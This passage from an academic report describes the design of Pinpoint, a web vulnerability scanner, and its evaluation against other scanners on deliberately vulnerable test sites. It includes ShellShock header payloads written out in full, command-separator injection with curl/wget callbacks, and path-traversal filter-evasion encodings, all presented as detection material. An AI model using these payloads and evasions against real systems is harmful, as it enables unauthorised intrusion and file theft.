Command injection is most commonly discovered by exploiting it. There are a selection of commands that have visible results, demonstrating with high confidence that the attack worked. For example, a local web server can be set up, and the external web server made to request local pages through tools such as curl or wget. A method that does not rely on certain tools being installed is making the server sleep for several seconds before replying to the request, however this can suffer from false positives due to network traffic or server load.

3.6.1 Web Requests

For web requests, curl and wget are used as OS-independent command line tools to attempt to force the web server to request a page from a local listener. If the system is either known to be Windows or an unknown OS, Powershell's Invoke-WebRequest can also be used. The path of the request is a UUID, such that each test can be uniquely identified. A dictionary is used to stored the mapping of each UUID to the report object that is generated by the vulnerability, which can then be added to the reports when a request is received. The webhook-listener package is used to create a local web server and asynchronously handle requests received from the server.

3.6.2 Sleeping

Command injection can be detected by forcing the web server to sleep, delaying the reply to the attacker's system. Before attacking, the time for a standard request to this page is recorded, which is done in the constructor for the Exploit by sending gathered default values. The amount of time to force the server to sleep must be selected: if a large period of time is used, there is higher confidence in the vulnerability being present, but this forces the scanner to pause for a long time while the request is running. If short period of time is used, there is an increased risk of false positives. A balance between the two is to use a relatively short timeout of three seconds, but force each test to be successful three times in a row before reporting it as a vulnerability.

3.6.3 Command Injection Payloads

The core of our payloads are the command line instructions for each chosen attack: wget and curl requesting our-ip:8090/UUID as well as sleep 3 and timeout 3. Each of these instructions might run on its own, however it is more likely that our input is part of another command, and hence Pinpoint will try to escape the previous command to inject its own. This is done with command separators such as semicolon, &&, || and newline, as well as using pipes to run other commands. Bash also provides methods to nest commands, evaluating the code inside of back ticks or $() and using the result in the command line.

3.7 Code Injection

In a code injection vulnerability, commands can be executed in the programming language the user input is processed in. One could theoretically create a payload to uniquely identify each language with a short script that proves a code injection vulnerability is present, however this is unnecessary. Most modern languages provide methods to execute system commands through them, and hence code injection can be escalated to command injection and make use of the same detection methods as command injection detection. Additional code injection methods in certain languages such as Perl can be also be tested for.

3.7.1 Disambiguation

There exist a variety of common methods to call to the command line: `system "command"`, `exec "command"` and `` `command` `` being the most common. While these can be used to detect code injection, the language being injected into is unknown. As such, payloads which only run in one language will be attempted before moving onto ambiguous commands.

Within PHP, any of back ticks, system, exec or shell_exec can be used to run system commands. Pinpoint tests with shell_exec for PHP as this method is unique to the language, and classifies the others as ambiguous code injection.

Within Perl, both back ticks and exec can be used to call to the system - both of which are present in other languages. This means if a Perl application is vulnerable due to a misuse of eval, Pinpoint reports an ambiguous injection. On the other hand, Perl's open function provides an additional code injection vulnerability, which is uniquely classifiable as a Perl vulnerability. This is tested for by using `| command |` and `= command |`.

3.7.2 Collision with Command Injection

It is likely that in cases where Pinpoint finds code injection, it also finds command injection, due to the similar payloads used for the vulnerabilities — for example, back ticks are used during command injection tests, but also run system commands inside of a code injection vulnerability in many languages. As such, any duplicate reports that may be found must be removed. This is handled by the report object when showing the report: before displaying any reports, iterate through all URLs for which Pinpoint has found a vulnerability, and check for any instance of both command and code injection. If one is found, filter through the reports for this URL to remove any unnecessary command injection reports.

3.8 ShellShock

ShellShock has a variety of attack vectors, attacking various services running on a server. The focus for this scanner is the Apache CGI vector, which can be exploited by sending specific requests to CGI scripts on a website. As a vulnerable machine loads specific information into environment variables, Pinpoint injects a payload into all of the possible headers that can be loaded and test which of these executed successfully. The headers to attack are the User-Agent, Referer, and Cookie.

There are a total of 6 CVEs that are associated with ShellShock. There were three patches that attempted to fix these bugs: one for the original CVE-2014-6271, another for the follow up CVE-2014-7169, and a final patch that corrects all remaining vulnerabilities. Pinpoint tests with the payloads for the first CVE, as well as CVE-2014-6278 which was not fixed until the final patch. This allows for systems susceptible to the original vulnerability, as well as systems that have been improperly patched, to be discovered.

Systems that are vulnerable to ShellShock in this way also reflect the results of maliciously executed commands in the response headers to the exploiting requests. Due to this, Pinpoint can rapidly detect ShellShock on vulnerable systems by injecting `echo header:value` into our payloads, then testing for the presence of these headers in the response from the server. Pinpoint identifies which of the tested headers can be injected into by setting the value in each payload to the header being tested, and then uses a UUID as the new header to avoid conflicting with any existing HTTP header.

Pinpoint tests for ShellShock on a CGI page by sending two HTTP requests, with the additional headers of:

```
header = () { :; }; echo uuid:header;
header = () { _; } >_[$($())] { echo uuid:header; }
```

for each of the user-agent, referer, and cookie headers.

3.9 Path Traversal

Path traversal allows us to find any file on the system which is accessible to the website user. A common demonstration of path traversal on Unix systems is to access /etc/passwd, which should be world readable and is easy to locate. On a Windows systems, a suitable replacement is to instead aim to find boot.ini, located in the root of the drive. To test if these files were found, a regular expression is used representing any one line of /etc/passwd as well as a regular expression for the overall structure of boot.ini.

To get to the root of each file system, Pinpoint repeatedly places ../ into the file path, allowing it to go up a directory. It will also test if an absolute path, starting at / without using any parent directory traversals, allows it to get to the test file. In Windows paths, backslashes are used instead of forward slashes as backslash is the path separator on Windows. The desired file is then appended to this. Pinpoint repeatedly increments the number of parent directory accesses up to a user limit with a default maximum of 5.

In some cases, path traversal may be possible but an extension is added to the end of whatever the user provides in their request, such as .txt if the user is supposed to be browsing a directory of text files. To avoid this, a null terminator (%00) can be added to the end of the path so that additional extensions should be ignored. This is not always the case, but this addition increases the number of path traversal vulnerabilities that may be found.

3.9.1 Encodings

A path traversal vulnerability can be prevented with filtering, but it is possible an incomplete filter has been implemented, which Pinpoint attempts to evade using several methods. The first of these is to use URL encoding, to evade filters that check for the presence of ../ before decoding the URL. An extension to this is double percent encoding, which takes the URL encoding and replaces all % symbols with their URL encoding of %25.

It is also possible to evade filtering by overloading Unicode. Unicode defines characters of various lengths, based on the start bits of each byte. The intention is for larger bytes to be used for characters with a larger numerical representation, however Unicode allows for characters that should use the shorter representation to be equivalently represented by the longer format. For example, 0x2e (dot) can also be represented as 0xc0ae, 0xe080ae, and 0xf08080ae. Any of these overloaded representations function the same as dot, and equal overloaded representations for forward and backward slashes can be created. These can then be used in URL encoding form to bypass filters that do not check for this case. These can also be combined with the double percent encoding above.

As there are a total of 8 possible encodings, performing path traversal detection causes a large slowdown to the scraper. As such, the user can specify the quantity of additional encodings searched for, with a default of unencoded and URL encoding only.

3.10 Repository Overview

The project consists of a main file pinpoint.py, as well as three folders of additional files: core, exploits, and vulnreports. pinpoint.py contains the main body of the program, using core files to load arguments, crawl pages, and then running exploits to create vulnreports and show them as part of the final report. There are also several helper scripts in the main directory that aid development and install, including requirements.sh to automatically install all packages and Python libraries required for Pinpoint to function, as well as new_vuln.sh to copy and modify the template exploit and vulnreport files ready for a new vulnerability test to be implemented. There is also an automated backup script, creating copies of the source code on Git, a connect USB drive, and Google Drive.

The core directory contains the crawler.py, locator.py, report.py and utils.py files. crawler.py contains the Crawler class, allowing the given website to be crawled, as well as any additional sources of URLs. locator.py contains the Locator class, which represents inputs on a page that may be attacked. It also handles request submission. report.py contains the Report object, which contains the vulnerability reports generated by exploit classes. It also removes duplicate reports, and displays the report at the end of the program. utils.py contains large functions that are used in main and can be run seperately, saving space in the main function. This includes the banner, argument parsing, and making relative url paths into absolute urls.

The exploits directory contains the various Exploit classes. This includes the abstract parent class Exploit, as well as a TemplateExploit to allow new exploits to be created more easily. There is one child class for each vulnerability: XSSExploit, CommandInjectionExploit, CodeInjectionExploit, ShellShockExploit and PathTraversalExploit, each contained within their own file.

The vulnreports directory contains reports for each vulnerability. This includes the abstract parent report VulnReport, a TemplateReport functioning similarly to the TemplateExploit, and instantiations of vulnerability reports for all implemented vulnerabilities. The reports for each Exploit class are grouped in their own file, and may have more specific reports than the exploit classes: for example, CodeInjectionExploit can create any of PerlCodeInjectionReport, PHPCodeInjectionReport, and AmbiguousCodeInjectionReport, all of which are contained inside of code_injection_reports.py.

My project was written from scratch. It makes use of some existing libraries and frameworks. The first of these is the webhook-listener python package, which allows simple set up of a local web server and handling of incoming requests. It is lightweight and flexible, and very useful for this project. I have also used the Selenium framework, a controllable headless browser framework designed for testing. It is useful for tests which require an interactive browser. I have also used Python requests and Beautiful Soup, which allow for HTTP request interaction and plain HTML parsing. These are more lightweight than Selenium and enable fast scanning for vulnerabilities that do not require an interactive browser.

Chapter 4

Evaluation

This project consists of a scanner for 5 types of vulnerability. We can evaluate the success of the project by testing its ability to detect each of these types of vulnerability across a range of intentionally vulnerable websites, and evaluating the true and false positive and negative reports. Pinpoint can also be compared to existing scanners, including both generic scanners as well as vulnerability-specific scanners.

I am testing on a mix of vulnerable virtual machines that I am hosting with vulnerable websites on them, as well as some locally hosted versions of vulnerable websites that I have been given permission to use for testing. As test sites, I am using: the OWASP Broken Web Applications project, consisting of a large range of intentionally vulnerable sites; a set of vulnerable test boxes made available via VulnHub; old vulnerable versions of admin.cam.ac.uk pages provided by the Cambridge University Information Services; and a vulnerable page provided by Cancer Research UK. I would like to thank both the Cambridge UIS and Cancer Research UK for permission to use these files for testing, as well as Graham Rymer for obtaining them and explaining the known vulnerabilities in each.

For the ShellShock tests, there are two possible situations that we are interested in: the version of Bash is from before the original vulnerability was discovered, or it is after the initial patch and before the complete patch. I have obtained one version in each scenario from the Bash website [1], and run ShellShock tests on the respective machines once per version of Bash, leading to two tests per site vulnerable to ShellShock.

4.1 Vulnerabilities Discovered

Table 4.1 shows the number of vulnerabilities reported by Pinpoint per tested website, out of a number of known vulnerabilities of each type that the scanner is testing for. We see Pinpoint is able to detect large numbers of vulnerabilities, however it has difficulties on certain sites and specific data inputs. We can analyse these to find the problems in the Pinpoint scanner.

- XSS detection fails on the entirety of the bWAPP site. Further investigation reveals that the same page is always returned after a request due to improper cookie setting from Selenium. It fails to set a vital part of the cookie, and hence any page that was found when crawling (with correct cookies) cannot be accessed by the browser, causing XSS detection to be impossible for this site.

[1] `http://ftp.gnu.org/gnu/bash/`

Table 4.1: Pinpoint Reporting of All Vulnerabilities Per Site

Source	Website	XSS	Comm. Inj.	Code Inj.	Path Trav.	ShellShock
OWASP Broken Web Apps	ESAPI	12/12	-	-	-	-
	Mutillidae	9/22	1/1	-	1/1	-
	Bricks	9/12	-	-	-	-
	Ghost	1/2	-	-	1/1	-
	MCIR	14/19	9/10	-	-	-
	bWAPP	0/11	6/6	3/3	3/3	2/2
	WackoPicko	2/4	1/1	-	-	-
	BodgeIt	1/3	-	-	-	-
	ZAPwave	3/5	-	-	-	-
	WAVSEP	22/88	-	-	-	-
VulnHub	XVWA	2/2	1/1	-	1/1	-
	ShellShock	-	-	-	-	2/2
Cambridge UIS	admin.cam.ac.uk	1/1	-	1/1	1/1	-
Cancer Research UK	brcarep	-	11/11	-	-	-

- XSS detection often fails on Mutillidae: these cases are almost entirely post requests which cannot be modified as they contain a dropdown menu which Selenium is unable to interact with. Other cases perform some form of validation, such as a certain field requiring an integer or two fields having to contain the same value for the request to be processed.
- Specific filters prevent Pinpoint from functioning in MCIR - these are either length filters, which prevent the large test strings used, or quote filters, which prevent the XSS payloads which always contain strings from being processed.
- There are many missed cases on WAVSEP, which is a site specifically for testing scanners. These appear to fail for several reasons, all some variant of those found on other sites.

Table 4.2 shows the summary of performance measures for the Pinpoint scanner on the given websites. XSS has the largest number of test cases, and hence the most problematic cases found. The only failed case for another vulnerability is one of the MCIR ShelLOL pages, which has too much filtering for the command injection scanner to work around.

The statistics for all tests except XSS are very high. This does not necessarily imply excellent performance from Pinpoint for tests other than command injection, due to the very small number of test cases - indeed, the failure to find a case that Pinpoint misses implies there are more extreme cases to test. On the other hand, achieving an f-measure of 0.983 for command injection with a relatively large number of tests demonstrates that the scanner is capable of detecting command injection reliably. For XSS, the large number of tests makes the result more reliable. Although it shows that Pinpoint misses a large portion of XSS vulnerabilities, it also finds over $\frac{2}{5}$ of the vulnerabilities.

Table 4.2: Performance Per Vulnerability (3 significant figures)

Vulnerability	Precision	Recall	F-measure
XSS	1.0	0.420	0.591
Command Injection	1.0	0.967	0.983
Code Injection	1.0	1.0	1.0
Path Traversal	1.0	1.0	1.0
ShellShock	1.0	1.0	1.0

It is noteworthy that, for all web sites tested, Pinpoint never gave a false positive. This leads to a precision of 1 for all tests, and implies that vulnerabilities reported by Pinpoint can be trusted as it does not appear to generate any false reports.

4.2 Comparison to other many-vulnerability scanners

I have tested two major multi-vulnerability scanners against the same tests as Pinpoint to create a point of comparison: OWASP's Zed Attack Proxy (ZAP) [10] and the Web Application Attack and Audit Framework (W3AF) [14]. ZAP was created by OWASP with the intention of detecting the vulnerabilities in their top ten list [11], and provides tests for a wide range of vulnerabilities. W3AF is another tool which tests for a similar set of vulnerabilities, with a focus on being open source and easy to extend. Both target a wide range of vulnerabilities, although it should be noted that ZAP does not test for ShellShock and hence these tests have been excluded for ZAP, though included for the other scanners.

The number of accurate reports provided by Pinpoint, ZAP and W3AF relative to the total number of known vulnerabilities is shown in figure 4.1. ZAP has good performance on many websites, although it fails to discover any vulnerabilities on three websites: one site due to the lack of ability to set a cookie or pass a login form, two sites because the scanner simply did not detect vulnerabilities on the pages it was presented with. For other sites, ZAP has similar performance to both other scanners, falling behind only on WAVSEP by comparison to W3AF.

W3AF has excellent performance across websites. It massively outperforms both other scanners on WAVSEP, a site specifically for testing vulnerability scanners, finding over two thirds of the XSS vulnerabilities presented. It only falls behind on four sites, missing a command injection on WackoPicko and failing to find vulnerabilities on two other sites. It also misses one ShellShock case because it only scans for the original vulnerability and not the improperly patched version.

For the vast majority of websites, we see very similar performance across all three scanners. Pinpoint performs worse than the other scanners on Bricks and WAVSEP, the latter causing the largest hit to Pinpoint's overall recall and f-measure. On the other hand, both other scanners have multiple sites which they fail to detect any vulnerabilities for: ZAP fails on three sites, and W3AF on two. Both other scanners perform much better on the scanner testing site WAVSEP, with W3AF finding more than twice as many of the vulnerabilities as Pinpoint.



Figure 4.1: Scanner Reports per site

The relative performance of the three scanners can be compared through their precision, recall and f-measure, as shown in figure 4.2. W3AF achieves the highest performance overall with an f-measure of 0.709, narrowly beating Pinpoint with 0.694. ZAP performs comparatively worse than both other scanners with an f-measure of 0.572, due to its failure to scan three sites and no major improvements over the other scanners elsewhere.



Figure 4.2: Performance Per Scanner

4.3 Comparison to other single-purpose scanners

In this section, Pinpoint is compared to various specialised tools for attacking single vulnerabilities. As these tools are often made with the purpose of attacking exactly one vulnerability and have more focused development towards this goal, they are expected to perform better than scanners which attack a range of vulnerabilities. These comparisons are useful to compare Pinpoint's performance to a theoretical best case, in which all tests run are as good as or better than specialised tools.

4.3.1 XSS Scanners

For XSS I have chosen XSSer [6] and XSSSniper [4], both tools I have used in the past for detecting XSS. XSSer describes itself as "an automatic framework to detect, exploit and report XSS vulnerabilities in web-based applications", reportedly detecting 1325 different attack vectors. XSSSniper is a "handy XSS discovery tool with mass scanning functionalities". The major differences between these two scanners are that XSSer has more development and is capable of detecting a larger proportion of XSS vulnerabilities, whereas XSSSniper focuses on adding additional "mass scanning functionalities", allowing it to crawl sites and search for forms on web pages without the user having to provide the location of a potential XSS vulnerability.

Figure 4.3 shows the number of true positive reports for each scanner on each site, in comparison to the number of known XSS vulnerabilities on each of the tested websites. Figure 4.4 shows the overall performance statistics for each of the three scanners used. XSSer performed well across all tests, achieving a recall of 0.862 and an f-measure of 0.926, very high for XSS tests. XSSSniper on the other hand was the only scanner to report false positives, reporting four non-vulnerable parameters on MCIR and three on Mutillidae. This gives it a precision of 0.926, recall 0.486, and f-measure 0.638. These are still respectable scores, higher than Pinpoint was able to achieve for XSS.

Pinpoint and XSSSniper have very similar performance. There are two sites where Pinpoint discovers more vulnerabilities, and four where XSSSniper performs better. XSSSniper has better statistics, achieving an f-measure of 0.638, slightly higher than Pinpoint's 0.591, leaving Pinpoint as a marginally worse scanner for XSS vulnerabilities.

XSSer massively outperforms Pinpoint as an XSS scanner, discovering more vulnerabilities on 7 sites and an equal number on all other sites. XSSer's f-measure is 56.7% higher than Pinpoints, making XSSer by far the best performing XSS detecting tool and Pinpoint the overall worst performer.



Figure 4.3: Correct XSS Scanner Reports per site



Figure 4.4: Performance Per XSS Scanner

4.3.2 Command and Code Injection Scanners

Commix is an "automated all-in-one OS command injection and exploitation tool" [3]. It is a powerful tool for discovering command injection (and some cases of the very similar vulnerability, code injection) and includes modules for three other vulnerabilities.

A comparison of reports produced per scanner on each website tested is shown in figure 4.5. When comparing the performance of Commix and Pinpoint, we see both finding a large range of the vulnerabilities on a variety of websites, including bypassing the majority of filters placed on the MCIR challenge sites and added by bWAPP at high security levels. Commix falls behind on bWAPP, failing to detect vulnerabilities at the highest security level, as well as missing the PHP code injection vulnerabilities, however it finds many of the vulnerabilities present elsewhere.



Figure 4.5: Combined Command and Code injection Reports per site

The statistics for each scanner are shown in figure 4.6. Commix achieves a recall of 0.735 and an f-measure of 0.847 across all tests, both high scores - although Pinpoint achieves a recall of 0.971 and an f-measure of 0.985, outperforming the special purpose scanner. For command injection specifically, as Commix is designed for, Commix achieves 0.833 recall and 0.909 f-measure, close to Pinpoint's 0.967 and 0.983. Pinpoint appears to be the better scanner in this case, which is a great success for the project given the range of vulnerabilities that are tested for.



Figure 4.6: Performance Per Command/Code Injection Scanner

4.3.3 Path Traversal Scanners

The most popular and powerful tool designed for discovering path traversal vulnerabilities is DotDotPwn [9], which is now provided as part of several pentesting oriented operating systems. The main limitation in DotDotPwn is an inability for the user to provide custom cookies, preventing the tools from discovering any of the vulnerabilities present on bWAPP as it requires the user to be logged in. Other than this, both Pinpoint and DotDotPwn perform perfectly on all sites, as shown in table 4.3.

Table 4.3: Comparison of path traversal scanners

Source	Website	Pinpoint reports	DotDotPwn reports
OWASP Broken Web Apps	Mutillidae	1/1	1/1
	Ghost	1/1	1/1
	bWAPP	3/3	0/3
VulnHub VMs	XVWA	1/1	1/1
Cambridge UIS	admin.cam.ac.uk	1/1	1/1

4.3.4 ShellShock scanners

